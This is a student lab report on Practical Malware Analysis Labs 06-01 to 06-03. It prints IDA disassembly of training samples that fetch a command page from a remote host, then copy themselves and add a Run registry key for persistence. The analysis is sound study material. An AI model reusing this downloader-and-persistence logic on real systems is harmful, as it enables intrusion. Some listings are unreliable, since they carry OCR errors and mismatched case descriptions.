

恶意代码分析与防治技术实验报告

Lab6

学号： 姓名： 专业：

一、 实验环境

1. 已关闭病毒防护的 Windows10

二、 实验工具


IDAPro, Strings, Yara, Dependency Walker

三、 实验内容


Lab06-01

1. 基本静态分析


(1) 使用 Strings 工具进行查看字符串，注意到包含 “Error 1.1L No Internet” 和 “Success: Internet Connection” 等字符串，推测该程序会检测系统中是否存在可用的 Internet 连接。



(2) 使用 PEiD 检测，可以发现未加壳并且是 VC 6.0 编译链接。




(3) 使用 Dependency Walker 查看导入表。注意到 wininet.dll 中的 InternetGetConeectedState，该函数的作用是获得本地系统的网络连接状态




2. 动态分析

(1) 使用 IDA Pro 打开 Lab06-01.exe, main 函数中先调用 sub_401000 函数, eax 中的值保存着该函数的返回地址, 根据该返回地址进行跳转判断, 因此改函数很重要, 先点击进去观察该函数功能



(2) 若存在网络连接, 则将字符串 “Success: Internet Connection\n” 作为参数传给 sub_40105F 函数, 若不存在, 则将字符串 “Error: 1.1 No Internet\n” 作为参数传给 sub_40105F 函数, 从上下文问和参数可以推断函数 sub_0x40105F 的作用是打印字符串。



3. 习题

(1) 由 `main` 函数调用的唯一子过程中发现的主要代码结构是什么？

位于 `0x401000` 处的 `if` 语句

(2) 位于 `0x40105F` 的子过程是什么？

`printf` 打印过程


(3) 这个程序的目的是什么

该函数会检查是否存在一个可用的 `Internet` 连接，如果存在，打印相应字符串结果并返回 1，否则返回 0。恶意代码经常做类似于这样的检查以确定是否可以联网。

Lab06-02


1. 基本静态分析

(1) 使用 `Strings` 工具进行查看字符串，通过三条错误信息可以猜测，该程序可能会打开一个网页，并解析一条指令，我们还注意到其中有一个网页 URL：`http://www.practicalmalwareanalysis.com/cc.htm`，这个域名可以直接当成一条网络特征来用。




```
usc
Error 1.1: No Internet
Success: Internet Connection
Error 2.3: Fail to get command
Error 2.2: Fail to ReadFile
Error 2.1: Fail to OpenUrl
http://www.practicalmalwareanalysis.com/cc.htm
Internet Explorer 7.5/pma
Success: Parsed command is %c
Ha@
```


(2) 使用 `PEiD` 检测，可以发现未加壳并且是 `VC 6.0` 编译链接。



(3) 使用 Dependency Walker 查看导入表，显示调用了 wininet.dll，其中导入函数均为联网相关操作。



(4) 选择监听 80 端口，设置 DNS 重定向，会看到如下请求



2. 动态分析

(1) 使用 IDA Pro 打开 Lab06-01.exe，main 函数的起始地址是 00401040。调用的第一个子过程为 sub_401000 函数，main 函数还调用了两个没有在 Lab6-1 中出现的方法：0x401040 和 0x40117F，在 0x40117F 这个新的调用前，有两个参数被压入栈，其中之一是一个格式化字符串“Sucess: Pased command is %c\n”，另一个参数是从前面对 0x401040 返回字符，像%c和%d这样的格式化字符串，

可以推断在 0x40117F 处调用了 printf, printf 会打印该字符串, 并把其中的%c 替换成另一个被压入栈的参数。

```
.text:00401130 ; int __cdecl main(int argc, const char *xargv, const char *xenvp)
.text:00401130 _main proc near ; CODE XREF: start+AF4p
.text:00401130
.text:00401130 var_8 = byte ptr -8
.text:00401130 var_4 = dword ptr -4
.text:00401130 argc = dword ptr 8
.text:00401130 argv = dword ptr 0Ch
.text:00401130 envp = dword ptr 10h
.text:00401130
.text:00401130 push ebp
.text:00401131 mov ebp, esp
.text:00401133 sub esp, 0
.text:00401136 call sub_401000
.text:0040113B mov [ebp+var_4], eax
.text:0040113E cmp [ebp+var_4], 0
.text:00401142 jnz short loc_401148
.text:00401144 xor eax, eax
.text:00401146 jmp short loc_40117B
.text:00401148
.text:00401148 loc_401148: call sub_401040 ; CODE XREF: _main+12fj
.text:0040114D mov [ebp+var_8], al
.text:00401150 movsx eax, [ebp+var_8]
.text:00401154 test eax, eax
.text:00401158 jnz short loc_40115C
.text:0040115A xor eax, eax
.text:0040115C jmp short loc_40117B
.text:0040115C
.text:0040115C loc_40115C: movsx ecx, [ebp+var_8] ; CODE XREF: _main+26fj
.text:0040115C push ecx
.text:00401161 push offset aSuccessParsedC ; "Success: Parsed command is %c\n"
.text:00401166 call sub_40117F
.text:0040116B add esp, 6
.text:0040116E push 0EA60h ; dwMilliseconds
.text:00401173 call ds:Sleep
.text:00401179 xor eax, eax
.text:0040117B
```

(2) 接下来观察对 0x401040 的调用, 该函数包含了对我们在静态分析中发现的所有 WinINet API 的调用, 它首先调用了 InternetOpen, 以初始化对 WinNet 库的使用, 接下来调用 InternetOpenUrl, 来打开位于压入栈参数的静态网页, 这个函数会引发在动态分析时看到的 DNS 请求, InternetCloseHandle 函数作用是关闭一个网络句柄。

```
.text:00401040
.text:00401040 push ebp
.text:00401041 mov ebp, esp
.text:00401043 sub esp, 210h
.text:00401049 push 0 ; dwFlags
.text:0040104B push 0 ; lpszProxyBypass
.text:0040104D push 0 ; lpszProxy
.text:0040104F push 0 ; dwAccessType
.text:00401051 push offset szAgent ; "Internet Explorer 7.5/pma"
.text:00401056 call ds:InternetOpenA
.text:0040105C mov [ebp+Internet], eax
.text:0040105F push 0 ; dwContext
.text:00401061 push 0 ; dwFlags
.text:00401063 push 0 ; dwHeadersLength
.text:00401065 push 0 ; lpszHeaders
.text:00401067 push offset szUrl ; "http://www.practicalmalwareanalysis.com"
.text:0040106C mov eax, [ebp+Internet]
.text:0040106F push eax ; hInternet
.text:00401070 call ds:InternetOpenUrlA
.text:00401076 mov [ebp+hFile], eax
.text:00401079 cmp [ebp+hFile], 0
.text:0040107D jnz short loc_40109D
.text:0040107F push offset aError2_1FailTo ; "Error 2.1: Fail to OpenUrl\n"
.text:00401084 call sub_40117F
.text:00401089 add esp, 4
.text:0040108C mov ecx, [ebp+Internet]
.text:0040108F push ecx ; hInternet
.text:00401090 call ds:InternetCloseHandle
.text:00401096 xor esi, esi
.text:00401098 jmp loc_40112C
.text:0040109D
```

(3) 上面 InternetOpenUrlA 的返回结果被赋给了 hFile, 并与 0 进行比较, 如果不为 0, hFile 变量会被传给下一个函数, 也就是 InternetReadFile, hFile 变量实际上是一个句柄——一种访问已经打开的东西的途径, 而这个句柄是用于访问

URL 的。InternetReadFile 用于从 InternetOpenUrlA 打开网页中读取内容，第二个参数 buffer 是一个保存数据的数组，我们会最多读取 0x200 字节的数据，我们已经知道这个函数是用来读取一个 HTML 网页的，可以认为 Buffer 是一个字符数组，调用该函数之后检查返回值是否为 0，如果为 0 则关闭该函数句柄并终止，否则，代码会马上将 buffer 逐一地每次与一个字符进行比较，每次取出内容到一个寄存器时，对 Buffer 的索引值都会增加 1，然后取出来再比较

```

.text:0040109D loc_40109D: ; CODE XREF: sub_401040+3Dfj
.text:0040109D          lea     edx, [ebp+dwNumberOfBytesRead]
.text:004010A0          push    edx ; lpdwNumberOfBytesRead
.text:004010A1          push    200h ; dwNumberOfBytesToRead
.text:004010A6          lea     eax, [ebp+Buffer]
.text:004010AC          push    eax ; lpBuffer
.text:004010AD          mov     ecx, [ebp+hFile]
.text:004010B0          push    ecx ; hFile
.text:004010B1          call    ds:InternetReadFile
.text:004010B7          mov     [ebp+var_4], eax
.text:004010BA          cmp     [ebp+var_4], 0
.text:004010BE          jnz     short loc_4010E5
.text:004010C0          push    offset aError2_2FailTo ; "Error 2.2: Fail to ReadFile\n"
.text:004010C5          call    sub_40117F
.text:004010CA          add     esp, 4
.text:004010CD          mov     edx, [ebp+hInternet]
.text:004010D0          push    edx ; hInternet
.text:004010D1          call    ds:InternetCloseHandle
.text:004010D7          mov     eax, [ebp+hFile]
.text:004010DA          push    eax ; hFile
.text:004010DB          call    ds:InternetCloseHandle
.text:004010E1          xor     al, al
.text:004010E3          jmp     short loc_40112C

```

(4) 有一条 cmp 指令来检查第一字符是否等于 0x3C, 对应的 ASCII 字符是<, 类似的后面的 21h、2Dh 和 2Dh, 将这些字符合并起来就是<!--, 它是 HTML 中注释开始的部分, 同时注意到 buffer 以及后面的几个 var_*, 事实上 var_* 应当是一个偏移量, 但是 IDA Pro 没有识别出来 Buffer 是 512 字节。

```

4010E5 ; -----
4010E5
4010E5 loc_4010E5: ; CODE XREF: sub_401040+7Efj
4010E5          movsx   ecx, [ebp+Buffer]
4010EC          cmp     ecx, '<'
4010EF          jnz     short loc_40111D
4010F1          movsx   edx, [ebp+var_20F]
4010F8          cmp     edx, '!'
4010FB          jnz     short loc_40111D
4010FD          movsx   eax, [ebp+var_20E]
401104          cmp     eax, '-'
401107          jnz     short loc_40111D
401109          movsx   ecx, [ebp+var_20D]
401110          cmp     ecx, '-'
401113          jnz     short loc_40111D
401115          mov     al, [ebp+var_20C]
40111B          jmp     short loc_40112C
40111D ; -----

```

(5) 在函数中的任意位置, Edit -> Functions -> Stack variables (Ctrl+K), 可以看到栈变量中的数据。

```

-00000210 ; D/A/* : change type (data/ascii/array)
-00000210 ; N : rename
-00000210 ; U : undefine
-00000210 ; Use data definition commands to create local variables and function arguments.
-00000210 ; Two special fields "r" and "s" represent return address and saved registers.
-00000210 ; Frame size: 210; Saved regs: 4; Purge: 0
-00000210 ;
-00000210
-00000210 Buffer db ?
-0000020F var_20F db ?
-0000020E var_20E db ?
-0000020D var_20D db ?
-0000020C var_20C db ?
-0000020B db ? ; undefined
-0000020A db ? ; undefined
-00000209 db ? ; undefined
-00000208 db ? ; undefined
-00000207 db ? ; undefined

```

(6) 在 Buffer 处右键，Array，设置 Array size 为 512，可以看到栈变成了下面的内容，这样就能看出有意义的参数信息了。

```

3000000000000210 ;
3000000000000210
3000000000000210 Buffer db 512 dup(?)
3000000000000010 hFile dd ? ; offset
300000000000000C hInternet dd ? ; offset
3000000000000008 dwNumberOfBytesRead dd ?
3000000000000004 var_4 dd ?
3000000000000000 s db 4 dup(?)
3000000000000004 r db 4 dup(?)
3000000000000008
3000000000000008 ; end of stack variables

```

(7) 原来的 var_* 也自动变成了 buffer 加上一个偏移量。所以图中这段内容就是比较 buffer[0:3] 的内容是否为注释开头 “<!--”，如果是，则将 Buffer[4] 的内容写入 al。

```

ext:004010E5 ;
ext:004010E5 loc_4010E5: movsx ecx, [ebp+Buffer] ; CODE XREF: sub_401040+7E7f
ext:004010E5 cmp ecx, <
ext:004010EC jnz short loc_40111D
ext:004010EF movsx edx, [ebp+Buffer+1]
ext:004010F1 cap ecx, '
ext:004010F8 jnz short loc_40111D
ext:004010FB movsx eax, [ebp+Buffer+2]
ext:004010FD cmp eax, '-'
ext:00401104 jnz short loc_40111D ; Use data definition commands to create local variables and function arguments.
ext:00401107 movsx ecx, [ebp+Buffer-0000000000000210 ; Two special fields "r" and "s" represent return address and saved registers.
ext:00401109 cap ecx, '-' ; Frame size: 210; Saved regs: 4; Purge: 0
ext:00401110 jnz short loc_40111D
ext:00401113 mov al, [ebp+Buffer-0000000000000210
ext:00401115 jmp short loc_40112C ; Buffer db 512 dup(?)
ext:0040111D ; hFile dd ? ; offset
ext:0040111D loc_40111D: ; hInternet dd ? ; offset
ext:0040111D ; dwNumberOfBytesRead dd ?
ext:0040111D
ext:0040111D push offset aError2_3FailTo : "Error 2.3: Fail to get command\n"
ext:00401122 call sub_40117F
ext:00401127 add esp, 4
ext:0040112A xor al, al
ext:0040112C

```

(8) 接着回到主函数中 sub_401040 处，继续向下执行，可以看到 al 的值赋给了 eax，并判断 eax 是否为 0，若非 0（也即 buffer[4] 的字符有意义），则跳到 loc_40115C。然后打印 eax 对应的字符 “Success: Parsed command is %c\n”，其中 “%c” 就是 Buffer[4] 转换得到的字符。最后休眠（Sleep），传入的参数 0EA60h = 60000 毫秒，即 60 秒。

```

.text:00401148 ; -----
.text:00401148
.text:00401148 loc_401148:
.text:00401148      call     sub_401040          ; CODE XREF: _main+12fj
.text:0040114D      mov     [ebp+var_8], al
.text:00401150      movsx   eax, [ebp+var_8]
.text:00401154      test    eax, eax
.text:00401156      jnz     short loc_40115C
.text:00401158      xor     eax, eax
.text:0040115A      jmp     short loc_40117B
.text:0040115C ; -----
.text:0040115C loc_40115C:
.text:0040115C      movsx   ecx, [ebp+var_8]          ; CODE XREF: _main+26fj
.text:00401160      push    ecx
.text:00401161      push    offset aSuccessParsedC ; "Success: Parsed command is %c\n"
.text:00401166      call    sub_40117F
.text:0040116B      add     esp, 8
.text:0040116E      push    0EA60h                  ; dwMilliseconds
.text:00401173      call    ds:Sleep
.text:00401179      xor     eax, eax
.text:0040117B

```

3. 习题

(1) **main** 函数调用的第一个子过程执行了什么操作？位于 0x40105F 的子过程是什么？

位于 0x401000 的第一个子例程与 Lab6-1 一样，是一个 if 语句，检查是否存在可用的 Internet 连接。

(2) 位于 0x40117F 的子过程是什么？

printf 打印过程

(3) 被 **main** 函数调用的第二个子过程做了什么？

它下载位于 <http://www.practicalwareanalysis.com/cc.htm> 的网页，并从开始

(4) 在这个子过程中使用了什么类型的代码结构？

字符数组。

(5) 在这程序中有任何基于网络的指示吗？

有，InternetOpen 中使用 User-Agent: “Internet Explorer 7.5/pma”，InternetOpenUrl 从远程主机下载文件：<http://www.practicalmalwareanalysis.com/cc.htm>

(6) 这个恶意代码的目的是什么

程序首先判断是否存在一个可用的 Internet 连接，如果不存在就终止运行，如果

存在，则使用一个独特的用户代理尝试下载一个网页。该网页包含了一段由 “<!--” 开始的 HTML 注释，程序解析之后的那个字符，并打印 “Success: Parsedcommand is %c\n”，其中 %c 就是从该字符。如果解析成功，程序会休眠 60 秒，然后终止运行。

Lab06-03

1. 基本静态分析


(1) 查看 Strings，除了 Lab 6-2 中出现的和网络请求相关的部分，还多出了注册表和命令：

Software\Microsoft\Windows\CurrentVersion\Run 是注册表中一个常用的 autorun 位置，C:\Temp\cc.exe 则是一个目录和文件名，也许是一个有效特征，猜测可能要读写注册表，并执行远程下载的恶意程序。

```
Error 2.1: Fail to OpenUrl
http://www.practicalmalwareanalysis.com/cc.htm
Internet Explorer 7.5/pma
Error 3.2: Not a valid command provided
Error 3.1: Could not set Registry value
Malware
Software\Microsoft\Windows\CurrentVersion\Run
C:\Temp\cc.exe
C:\Temp
Success: Parsed command is %c
a@
Pa@
```

(2) Dependency Walker 查看导入函数，wininet.dll 中 InternetGetConnectedState、InternetOpen、InternetOpenUrl、InternetReadFile 和 InternetCloseHandle，同 Lab 6-2 类似。advapi32.dll 中有 RegOpenKeyEx 和 RegSetValueEx，一起用于往注册表插入信息，在恶意代码将其自身或其他程序设置为随着系统开机就自启动以持久化运行时，通常会使用这两个函数。

Dependency Walker - [Lab06-03.exe]					
File Edit View Options Profile Window Help					
LAB06-03.EXE	PI	Ordinal	Hint	Function	Entry Point
KERNEL32.DLL	6	N/A	86 (0x006)	InternetCloseHandle	Not Bound
WININET.DLL	6	N/A	102 (0x006)	InternetGetConnectedState	Not Bound
ADVAPI32.DLL	6	N/A	111 (0x00F)	InternetOpenA	Not Bound
CRYPT32.DLL	6	N/A	113 (0x001)	InternetOpenUrlA	Not Bound
KERNEL32.DLL	6	N/A	119 (0x007)	InternetReadFile	Not Bound
MSVCRT.DLL					
OLEAUT32.DLL					
SHLWAPI.DLL					
ADVAPI32.DLL					
GDI32.DLL					
USER32.DLL					



2. 动态分析

(1) 比较在 main 函数与实验 6-2 的 main 函数的调用。从 main 中调用的新的函数是什么？

用 IDA Pro 来加载这个可执行文件，其 main 函数看起来与 Lab6-2 很想，但多了一个 0x401130 的调用，其他部分，包括 0x401000（检查 Internet 连接）、0x401040（下载网页并解析 HTML 注释）的调用则与 Lab6-2 中的一致。

```

.text:00401210 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401210 _main proc near ; CODE XREF: start+AF4p
.text:00401210
.text:00401210 var_8 = byte ptr -8
.text:00401210 var_4 = dword ptr -4
.text:00401210 argc = dword ptr 8
.text:00401210 argv = dword ptr 0Ch
.text:00401210 envp = dword ptr 10h
.text:00401210
.text:00401210 push ebp
.text:00401211 mov ebp, esp
.text:00401213 sub esp, 8
.text:00401216 call sub_401000
.text:00401218 mov [ebp+var_4], eax
.text:0040121E cmp [ebp+var_4], 0
.text:00401222 jnz short loc_401228
.text:00401224 xor eax, eax
.text:00401226 jmp short loc_40126D
.text:00401228 ;
.text:00401228 loc_401228:
.text:00401228 call sub_401040 ; CODE XREF: _main+12fj
.text:0040122D mov [ebp+var_8], al
.text:00401230 movsx eax, [ebp+var_8]
.text:00401234 test eax, eax
.text:00401236 jnz short loc_40123C
.text:00401238 xor eax, eax
.text:0040123A jmp short loc_40126D
.text:0040123C ;
.text:0040123C loc_40123C:
.text:0040123C movsx ecx, [ebp+var_8] ; CODE XREF: _main+26fj
.text:00401240 push ecx
.text:00401241 push offset aSuccessParsedC ; "Success: Parsed command is %c\n"
.text:00401246 call sub_401271
.text:0040124B add esp, 8
.text:0040124E mov edx, [ebp+argv]
.text:00401251 mov eax, [edx]
.text:00401253 push eax ; lpExistingFileName
.text:00401255 mov cl, [ebp+var_8]
.text:00401257 push ecx ; char
.text:00401258 call sub_401130
.text:0040125D add esp, 8
.text:00401260 push 0EA60h ; dwMilliseconds
.text:00401265 call ds:Sleep
.text:0040126B xor eax, eax

```

(2) 这个新的函数使用的参数是什么？

传入的第一个参数是 char 类型，其实就是此前读出的 HTML 字符。第二个参数是指向文件名字符串的指针（实际上是标准 main 函数的 argv[0]，也即该程序自己的文件名）


```

.text:00401130
.text:00401130      push     ebp
.text:00401131      mov     ebp, esp
.text:00401133      sub     esp, 8
.text:00401136      movsx   eax, [ebp+arg_0]
.text:0040113A      mov     [ebp+var_8], eax
.text:0040113D      mov     ecx, [ebp+var_8]
.text:00401140      sub     ecx, 61h
.text:00401143      mov     [ebp+var_8], ecx
.text:00401146      cmp     [ebp+var_8], 4 ; switch 5 cases
.text:0040114A      ja      loc_4011E1 ; jumtable 00401153 default case
.text:00401150      mov     edx, [ebp+var_8]
.text:00401153      jmp     ds:off_4011F2[edx*4] ; switch jump

```

(3) 这个函数包含的主要代码结构是什么？

双击进入函数，进一步查看。`arg_0` 是 IDA 自动生成的标签，表示第一个参数（最后一个压入栈中的参数），将 `arg_0` 的值赋给 `var_8`，将 `var_8` 自减 61h（对应 ASCII 字符 'a'），若该字符减'a'大于 4（非 'a'、'b'、'c'、'd'、'e'），则跳到 `loc_4011E1`，否则，将该值赋给 `edx`，进入 `switch` 语句，下图所示为 `switch` 断 结 构



off_4011F2 对应一张跳转表(‘a’~‘e’的分支)上 loc_4011E1 (default 分支), 共有 6 个分支

```

text:004011F1 ; -----
text:004011F2 off_4011F2 dd offset loc_40115A ; DATA XREF: sub_401130+23↑r
text:004011F2 dd offset loc_40116C ; jump table for switch statement
text:004011F2 dd offset loc_40117F
text:004011F2 dd offset loc_40118C
text:004011F2 dd offset loc_4011D4
text:00401206 align 10h
text:00401210

```

(4) 这个函数能够做什么？

函数的重点是整个 `switch` 语句的作用。下面逐一剖析。

case 0, 也就是字符为'a'。调用 CreateDirectory 创建了一个文件夹 "C:\Temp"。

```

.text:0040115A
.text:0040115A loc_40115A:                                ; CODE XREF: sub_401130+23↑j
.text:0040115A                                ; DATA XREF: .text:off_4011F2↓o
.text:0040115A                                ; jumtable 00401153 case 0
.text:0040115C      push      0
.text:0040115C      push      offset PathName ; "C:\\Temp"
.text:00401161      call     ds:CreateDirectoryA
.text:00401167      jmp      loc_4011EE
.text:0040116C ; -----

```

case 1，也就是字符串为‘b’。调用 CopyFile 复制文件：源文件是 lpExistingFileName，前文提过是 argv[0]，也即该程序自己的文件名“Lab06-03.exe”；目标文件是“C:\\Temp\\cc.exe”。也即该分支将 Lab06-03.exe 复制到 C:\\Temp\\cc.exe。

```

.text:0040116C ; -----
.text:0040116C
.text:0040116C loc_40116C:                                ; CODE XREF: sub_401130+23↑j
.text:0040116C                                ; DATA XREF: .text:off_4011F2↓o
.text:0040116C                                ; jumtable 00401153 case 1
.text:0040116E      push      1
.text:0040116E      push      offset Data ; "C:\\Temp\\cc.exe"
.text:00401173      mov      eax, [ebp+lpExistingFileName]
.text:00401176      push      eax ; lpExistingFileName
.text:00401177      call     ds:CopyFileA
.text:0040117D      jmp      short loc_4011EE

```

case 3, 也就是字符串为‘d’, 首先调用 RegOpenKeyEx 打开注册表键 “Software\\Microsoft\\Windows\\CurrentVersion\\Run”，然后再在该键下创建一个新的键 “...\\Malware”，其值为 “C:\\Temp\\cc.exe”。这样系统启动时，如果 C:\\Temp\\cc.exe 存在，则也会跟随系统启动，自动运行。

```

loc_40118C:                                ; jumtable 00401153 case 3
lea      ecx, [ebp+phkResult]
push     ecx ; phkResult
push     0F003Fh ; samDesired
push     0 ; ulOptions
push     offset SubKey ; "Software\\Microsoft\\Windows\\CurrentVe"..
push     80000002h ; hKey
call     ds:RegOpenKeyExA
push     0Fh ; cbData
push     offset Data ; "C:\\Temp\\cc.exe"
push     1 ; dwType
push     0 ; Reserved
push     offset ValueName ; "Malware"
mov      edx, [ebp+phkResult]
push     edx ; hKey
call     ds:RegSetValueExA
test     eax, eax
jz       short loc_4011D2

```

case 4，也就是字符串为‘e’。调用 Sleep 休眠 186A0h=100000 毫秒，也即 100 秒。

```

.text:0040117F
.text:0040117F loc_40117F: ; CODE XREF: sub_401130+23fj
.text:0040117F ; DATA XREF: .text:off_4011F240
.text:0040117F push offset Data ; jumtable 00401153 case 2
.text:00401184 call ds:DeleteFileA
.text:0040118A jmp short loc_4011EE

```

(5) default case, 也就是字符串非 ‘a’~‘d’。调用 sub_401271, 打印字符串 “Error 3.2: Not a valid command provided”。

```

xt:0040118C
xt:0040118C loc_40118C: ; CODE XREF: sub_401130+23fj
xt:0040118C ; DATA XREF: .text:off_4011F240
xt:0040118F lea ecx, [ebp+phkResult] ; jumtable 00401153 case 3
xt:00401190 push ecx ; phkResult
xt:00401195 push 0F003Fh ; samDesired
xt:00401197 push 0 ; ulOptions
xt:0040119C push offset SubKey ; "Software\\Microsoft\\Windows\\CurrentUe"...
xt:004011A1 push 80000002h ; hKey
xt:004011A7 call ds:RegOpenKeyExA
xt:004011A9 push 0Fh ; cbData
